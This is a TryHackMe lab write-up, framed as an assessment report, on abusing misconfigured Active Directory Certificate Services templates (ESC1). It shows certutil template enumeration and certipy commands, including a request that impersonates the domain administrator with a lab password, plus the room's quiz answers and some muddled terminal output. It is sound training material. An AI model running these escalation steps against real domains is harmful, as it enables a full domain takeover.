



Title :- AD certificate Templates .

Prepared By :- Ahmed Dahman Saleh .

Date :- May ,2026 .

Platform :- TryHackMe .

Introduction :-

As part of a periodic security posture assessment of the organization's Active Directory infrastructure, a comprehensive evaluation of the Active Directory Certificate Services (AD CS) was conducted. The primary objective of this assessment was to identify potential security misconfigurations within the Certificate Templates that could lead to unauthorized privilege escalation.

Through a rigorous analysis of the LUNAR domain configurations, the assessment identified critical vulnerabilities in the Certificate Template settings. Specifically, the configuration allows unprivileged users to enroll for certificates with administrative-level attributes. This creates a direct and highly exploitable attack path, enabling any authenticated user to escalate their privileges to those of a Domain Administrator without the need for traditional operating system exploits.

This report documents the discovered vulnerabilities, outlines the potential attack vectors, and provides technical remediation recommendations to minimize the attack surface and ensure the integrity of identities within the enterprise environment.

```
kali@kali: ~/Downloads

Session Actions Edit View Help

(kali@kali)-[~/Downloads]
└─$ sudo openvpn 'eu-west-3-dahmana054-premium (2).ovpn'
[sudo] password for kali:
2026-05-20 09:40:03 DEPRECATED OPTION: --persist-key option ignored. Keys are now always persisted across restarts.
2026-05-20 09:40:03 Note: --cipher is not set. OpenVPN versions before 2.5 defaulted to BF-CBC as fallback when cipher negotiation failed in this case. If you need this fallback please add '--data-ciphers-fallback BF-CBC' to your configuration and/or add BF-CBC to --data-ciphers. E.g. --data-ciphers DEFAULT:BF-CBC
2026-05-20 09:40:03 OpenVPN 2.7.0 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2026-05-20 09:40:03 library versions: OpenSSL 3.5.5 27 Jan 2026, LZO 2.10
2026-05-20 09:40:03 DCO version: 6.18.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.18.12-1kali1 (2026-02-25)
2026-05-20 09:40:03 TCP/UDP: Preserving recently used remote address: [AF_INET]166.117.140.4:1194
2026-05-20 09:40:03 Socket Buffers: R=[212992→212992] S=[212992→212992]
2026-05-20 09:40:03 UDPv4 link local: (not bound)
2026-05-20 09:40:03 UDPv4 link remote: [AF_INET]166.117.140.4:1194
2026-05-20 09:40:03 TLS: Initial packet from [AF_INET]166.117.140.4:1194, sid=6f584960 5f109ec6
2026-05-20 09:40:03 WARNING: this configuration may cache passwords in memory -- use the auth-nocache option to prevent this
2026-05-20 09:40:04 VERIFY OK: depth=1, CN=OpenVPN-CA
2026-05-20 09:40:04 VERIFY KU OK
2026-05-20 09:40:04 Validating certificate extended key usage
2026-05-20 09:40:04 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2026-05-20 09:40:04 VERIFY ECU OK
2026-05-20 09:40:04 VERIFY X509NAME OK: CN=openvpn-server
2026-05-20 09:40:04 VERIFY OK: depth=0, CN=openvpn-server
2026-05-20 09:40:04 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 2048 bits RSA, signature: RSA-SHA256, peer temporary key: 253 bits X25519, peer signing digest/type: rsa_pss_rsae_sha256 RSASSA-PSS, key agreement: x25519
2026-05-20 09:40:04 [openvpn-server] Peer Connection Initiated with [AF_INET]166.117.140.4:1194
2026-05-20 09:40:04 TLS: move_session: dest=TM_ACTIVE src=TM_INITIAL reinit_src=1
2026-05-20 09:40:04 TLS: tls_multi_process: initial untrusted session promoted to trusted
2026-05-20 09:40:05 SENT CONTROL [openvpn-server]: 'PUSH_REQUEST' (status=1)
```

Establishing a secure VPN connection to the target network environment.

Setting up the exploitation environment:-

```
(venv)kali@kali: ~


Session Actions Edit View Help

└─$ python3 -m venv venv
source venv/bin/activate

(venv)-(kali@kali)-[~]
└─$ pip3 install certipy-ad
Collecting certipy-ad
  Downloading certipy_ad-5.0.4-py3-none-any.whl.metadata (4.3 kB)
Collecting asn1crypto~=1.5.1 (from certipy-ad)
  Downloading asn1crypto-1.5.1-py2.py3-none-any.whl.metadata (13 kB)
Collecting cryptography~=42.0.8 (from certipy-ad)
  Downloading cryptography-42.0.8-cp39-abi3-manylinux_2_28_x86_64.whl.metadata (5.3 kB)
Collecting impacket~=0.13.0 (from certipy-ad)
  Downloading impacket-0.13.1-py3-none-any.whl.metadata (6.0 kB)
Collecting ldap3~=2.9.1 (from certipy-ad)
  Downloading ldap3-2.9.1-py2.py3-none-any.whl.metadata (5.4 kB)
Collecting pyasn1~=0.6.1 (from certipy-ad)
  Downloading pyasn1-0.6.3-py3-none-any.whl.metadata (8.4 kB)
Collecting dnspython~=2.7.0 (from certipy-ad)
  Downloading dnspython-2.7.0-py3-none-any.whl.metadata (5.8 kB)
Collecting requests~=2.32.3 (from certipy-ad)
  Downloading requests-2.32.5-py3-none-any.whl.metadata (4.9 kB)
Collecting pycryptodome~=3.22.0 (from certipy-ad)
  Downloading pycryptodome-3.22.0-cp37-abi3-manylinux_2_17_x86_64.manylinux2014_x86_64.whl.metadata (3.4 kB)
Collecting beautifulsoup4~=4.13.4 (from certipy-ad)
  Downloading beautifulsoup4-4.13.5-py3-none-any.whl.metadata (3.8 kB)
Collecting httpx~=0.28.1 (from certipy-ad)
  Downloading httpx-0.28.1-py3-none-any.whl.metadata (7.1 kB)
Collecting argcomplete~=3.6.2 (from certipy-ad)
  Downloading argcomplete-3.6.3-py3-none-any.whl.metadata (16 kB)
Collecting soupsieve>1.2 (from beautifulsoup4~=4.13.4→certipy-ad)
  Downloading soupsieve-2.8.3-py3-none-any.whl.metadata (4.6 kB)
```


Creating a Python virtual environment and installing certipy-ad, the primary tool used for Active Directory Certificate Services (AD CS) enumeration and exploitation.

Verifying target certificate details.



Reviewing the SSL/TLS certificate information of the target to ensure the connection is established with the correct host.

Confirming successful initial access.



Successfully logged into the target workstation, establishing a foothold within the domain environment to begin internal reconnaissance.

Enumerating current user privileges and group memberships.

```
Windows PowerShell
PS C:\Users\thm> whoami /all

USER INFORMATION
-----

User Name SID
=====
lunar\thm S-1-5-21-3330634377-1326264276-632209373-11216

GROUP INFORMATION
-----

Group Name                                     Type                SID                  Attributes
=====
Everyone                                     Well-known group    S-1-1-0             Mandatory grou
p, Enabled by default, Enabled group
BUILTIN\Backup Operators                   Alias               S-1-5-32-551        Mandatory grou
p, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users              Alias               S-1-5-32-555        Mandatory grou
p, Enabled by default, Enabled group
BUILTIN\Users                             Alias               S-1-5-32-545        Mandatory grou
p, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias               S-1-5-32-554        Mandatory grou
p, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access   Alias               S-1-5-32-574        Mandatory grou
```

Executing `whoami /all` to identify the current user's security context. The output confirms membership in the Certificate Service DCOM Access group, a critical group for interacting with AD CS.

Exporting Certificate Templates using `certutil`.

```
Windows PowerShell
Kerberos support for Dynamic Access Control on this device has been disabled.
PS C:\Users\thm>
PS C:\Users\thm> certutil -v -template > cert_templates.txt
PS C:\Users\thm> certutil -v -template > cert_templates.txt
PS C:\Users\thm> dir


Directory: C:\Users\thm


Mode                LastWriteTime         Length Name
----                -
d-r---            1/14/2022  12:01 PM              30 3D Objects
d-r---            1/14/2022  12:01 PM              10  Contacts
d-r---            1/14/2022  12:01 PM              10  Desktop
d-r---            1/14/2022  12:01 PM              10  Documents
d-r---            1/14/2022  12:01 PM              10  Downloads
d-r---            1/14/2022  12:01 PM              10  Favorites
d-r---            1/14/2022  12:01 PM              10  Links
d-r---            1/14/2022  12:01 PM              10  Music
d-r---            1/14/2022  12:01 PM              10  Pictures
d-r---            1/14/2022  12:01 PM              10  Saved Games
d-r---            1/14/2022  12:01 PM              10  Searches
d-r---            1/14/2022  12:01 PM              10  Videos
-a----            5/20/2026   3:01 PM         199504 cert_templates.txt

PS C:\Users\thm>
```

Utilizing the native certutil utility to enumerate and export the available Certificate Templates in the Active Directory environment for further offline analysis.

Analyzing certificate templates for misconfigurations.



The screenshot shows a Windows PowerShell window with a dark blue background. The prompt is `PS C:\Users\thm>`. A Notepad window titled "cert_templates - Notepad" is overlaid on the PowerShell window. The Notepad window contains the following text:

```
File Edit Format View Help
Name: Active Directory Enrollment Policy
Id: {163768E2-712B-4E97-A6A3-5E597F91D6F4}
Url: ldap:
35 Templates:
-----
Template[0]:
TemplatePropCommonName = Administrator
TemplatePropFriendlyName = Administrator
TemplatePropEKUs =
4 ObjectIds:
1.3.6.1.4.1.311.10.3.1 Microsoft Trust List Signing
1.3.6.1.4.1.311.10.3.4 Encrypted File System
```

At the bottom of the PowerShell window, the command `notepad cert_templates.txt` has been entered, and the prompt is `PS C:\Users\thm>`.

Reviewing the exported template data to identify vulnerabilities, specifically focusing on templates that allow low-privileged users to enroll and define arbitrary Subject Alternative Names (SANs).

Exploiting the ESC1 misconfiguration for privilege escalation.


```
(venv)kali@kali: ~  
Session Actions Edit View Help  
auth      Authenticate using certificates  
ca         Manage CA and certificates  
cert      Manage certificates and private keys  
find      Enumerate AD CS View Help  
parse     Offline enumerate AD CS based on registry data  
forge     Create Golden Certificates or self-signed certificates  
relay     NTLM Relay to AD CS HTTP Endpoints  
req       Request certificates  
shadow    Abuse Shadow Credentials for account takeover  
template  Manage certificate templates  
options:  
-v, --version Show Certipy's version number and exit  
-h, --help    Show this help message and exit  
  
(venv)-(kali@kali)-[~]  
$ certipy find -u thm@lunar.eruca.com -p 'Password1@' -dc-ip 10.130.148.118 -v  
Certipy v5.0.4 - by Oliver Lyak (ly4k)  
1.3.6.1.4.1.311.20.2: Flags = 0, Length = 1c  
Certificate Template Name (Certificate Type)  
Administrator  
(venv)-(kali@kali)-[~]  
$ certipy find -u thm@lunar.eruca.com -p 'Password1@' -dc-ip 10.130.148.118 -v  
Certipy v5.0.4 - by Oliver Lyak (ly4k)  
2.5.29.37: Flags = 0, Length = 2e  
Enhanced Key Usage  
(venv)-(kali@kali)-[~]  
$ certipy req -u thm@lunar.eruca.com -p 'Password1@' -dc-ip 10.130.148.118 -ca 'lunar-LUNDC-CA' -template 'ESC1' -upn administrator@lunar.eruca.com  
Certipy v5.0.4 - by Oliver Lyak (ly4k)  
[*] Requesting certificate via RPC
```

Utilizing certipy to request a certificate as the Administrator user by leveraging the vulnerable ESC1 template. This grants the attacker a certificate that can be used to authenticate as a Domain Admin, resulting in full domain compromise.

Verifying connectivity and enumerating domain information.

```

Session Actions Edit View Help


(venv)-(kali@kali)-[~]
$ certipy find -u thm@lunar.eruca.com -p 'Password1@' -dc-ip 10.130.148.118 -v rsa_pkcs8_rsa_sha256_RSASSA-PSS, key_agree
Certipy v5.0.4 - by Oliver Lyak (ly4k)

(venv)-(kali@kali)-[~]
$ netexec smb 10.130.148.118 -u 'thm' -p 'Password1@' -d 'lunar.eruca.com'
[*] First time use detected
[*] Creating home directory structure
[*] Creating missing folder logs
[*] Creating missing folder modules
[*] Creating missing folder workspaces
[*] Creating missing folder obfuscated_scripts
[*] Creating missing folder screenshots
[*] Creating missing folder logs/sam
[*] Creating missing folder logs/lsa
[*] Creating missing folder logs/ntds
[*] Creating missing folder logs/dpapi
[*] Creating default workspace
[*] Initializing NFS protocol database
[*] Initializing WINRM protocol database
[*] Initializing FTP protocol database
[*] Initializing SSH protocol database
[*] Initializing SMB protocol database
[*] Initializing RDP protocol database
[*] Initializing LDAP protocol database
[*] Initializing MSSQL protocol database
[*] Initializing VNC protocol database
[*] Initializing WMI protocol database
[*] Copying default configuration file

```

Using netexec to verify the connection to the target Domain Controller (DC) and confirm the environment details (OS version, domain name). This step ensures that the communication path is stable before performing intensive enumeration.

Analyzing certutil usage and capabilities:-



```
(venv)kali@kali: ~  
Session Actions Edit View Help  
(venv)-(kali@kali)-[~] - ktime.com  
$ certutil -v -template > cert_templates.txt  
certutil - Utility to manipulate NSS certificate databases progress(28%)  
Usage: certutil <command> -d <database-directory> <options> to enumerate all certificate templates and their associated policies.  
Valid commands:  
-A Add a certificate to the database (create if needed)  
-B Run a series of certutil commands from a batch file  
-E Add an Email certificate to the database (create if needed)  
-C Create a new binary certificate from a BINARY cert request  
-G Generate a new key pair  
-D Delete a certificate from the database  
--rename Change the database nickname of a certificate  
-F Delete a key and associated certificate from the database  
-U List all modules  
-K List all private keys  
-L List all certs, or print out a single named cert (or a subset)  
--build-flags Print enabled build flags relevant for NSS test execution  
-M Modify trust attributes of certificate  
-N Create a new certificate database  
-T Reset the Key database or token  
-O Print the chain of a certificate  
-R Generate a certificate request (stdout)  
-V Validate a certificate  
-W Change the key database password  
--upgrade-merge Upgrade an old database and merge it into a new one  
--merge Merge source database into the target database  
-S Make a certificate and add to database
```

Reviewing the certutil manual pages to understand its functionality in manipulating and querying the Certificate Services database, which is crucial for identifying misconfigured templates.

Inspecting Certificate Template Security Descriptors (1/2).

```
Windows PowerShell

Allow Enroll          LUNAR\Domain Admins
Allow Enroll          LUNAR\Enterprise Admins
Allow Full Control    LUNAR\Domain Admins
Allow Full Control    LUNAR\Enterprise Admins
Allow Read            NT AUTHORITY\Authenticated Users

Template[6]:
TemplatePropCommonName = Machine
TemplatePropFriendlyName = Computer
TemplatePropSecurityDescriptor = O:S-1-5-21-3330634377-1326264276-632209373-519G:S-1-5-21-3330634377-1326264276-632209373-519D:PAI(OA;;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;DA)(OA;;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;DC)(OA;;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;S-1-5-21-3330634377-1326264276-632209373-519)(A;;;CCDCLCSWRPWPDTLOSDRCWDWO;;;DA)(A;;;CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-3330634377-1326264276-632209373-519)(A;;;LCRPLORC;;;AU)

Allow Enroll          LUNAR\Domain Admins
Allow Enroll          LUNAR\Domain Computers
Allow Enroll          LUNAR\Enterprise Admins
Allow Full Control    LUNAR\Domain Admins
Allow Full Control    LUNAR\Enterprise Admins
Allow Read            NT AUTHORITY\Authenticated Users

Template[7]:
```

Wednesday, May 20, 2026

Examining the security descriptor of the "Computer" certificate template. Reviewing the Allow Enroll permissions to identify which security groups have the rights to request certificates, which is a key step in identifying potential privilege escalation paths.

Inspecting Certificate Template Security Descriptors (2/2):-

```
;;AU)

Allow Enroll          LUNAR\Enterprise Read-only Domain Controllers
Allow Auto-Enroll     LUNAR\Enterprise Read-only Domain Controllers
Allow Enroll          LUNAR\Domain Admins
Allow Enroll          LUNAR\Domain Controllers
Allow Enroll          LUNAR\Enterprise Admins
Allow Auto-Enroll     LUNAR\Domain Controllers
Allow Enroll          NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
Allow Auto-Enroll     NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
Allow Full Control    LUNAR\Domain Admins
Allow Full Control    LUNAR\Enterprise Admins
Allow Read            NT AUTHORITY\Authenticated Users

Template[9]:
TemplatePropCommonName = DomainController
TemplatePropFriendlyName = Domain Controller
TemplatePropSecurityDescriptor = O:S-1-5-21-3330634377-1326264276-632209373-519G:S-1-5-21-3330634377-1326264276-632209373-519D:PAI(OA;;;RPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;;S-1-5-21-3330634377-1326264276-632209373-498)(OA;;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;DA)(OA;;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;DD)(OA;;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;S-1-5-21-3330634377-1326264276-632209373-519)(OA;;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;ED)(A;;;CCDCLCSWRPWPDTLOSDRCWDWO;;;DA)(A;;;CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-3330634377-1326264276-632209373-519)(A;;;LCRPLORC;;;AU)

Allow Enroll          LUNAR\Enterprise Read-only Domain Controllers
Allow Enroll          LUNAR\Domain Admins
```

Analyzing the "DomainController" certificate template permissions. This further investigation helps in mapping out the attack surface and determining which templates can be abused by low-privileged users.

Validating findings through the lab's assessment module:-

Room progress (57%)

Domain Users ✓ Correct Answer

What AD group will allow all domain-joined computers to request a certificate?

Domain Computers ✓ Correct Answer

Which EKU allows us to use the generated certificate for Kerberos authentication?

Client Authentication ✓ Correct Answer

Which certificate template is misconfigured based on the three provided parameters?

User Request ✓ Correct Answer

Confirming the identified misconfigurations and understanding the core requirements for AD CS exploitation, such as EKU (Extended Key Usage) settings and the appropriate groups authorized for certificate enrollment.
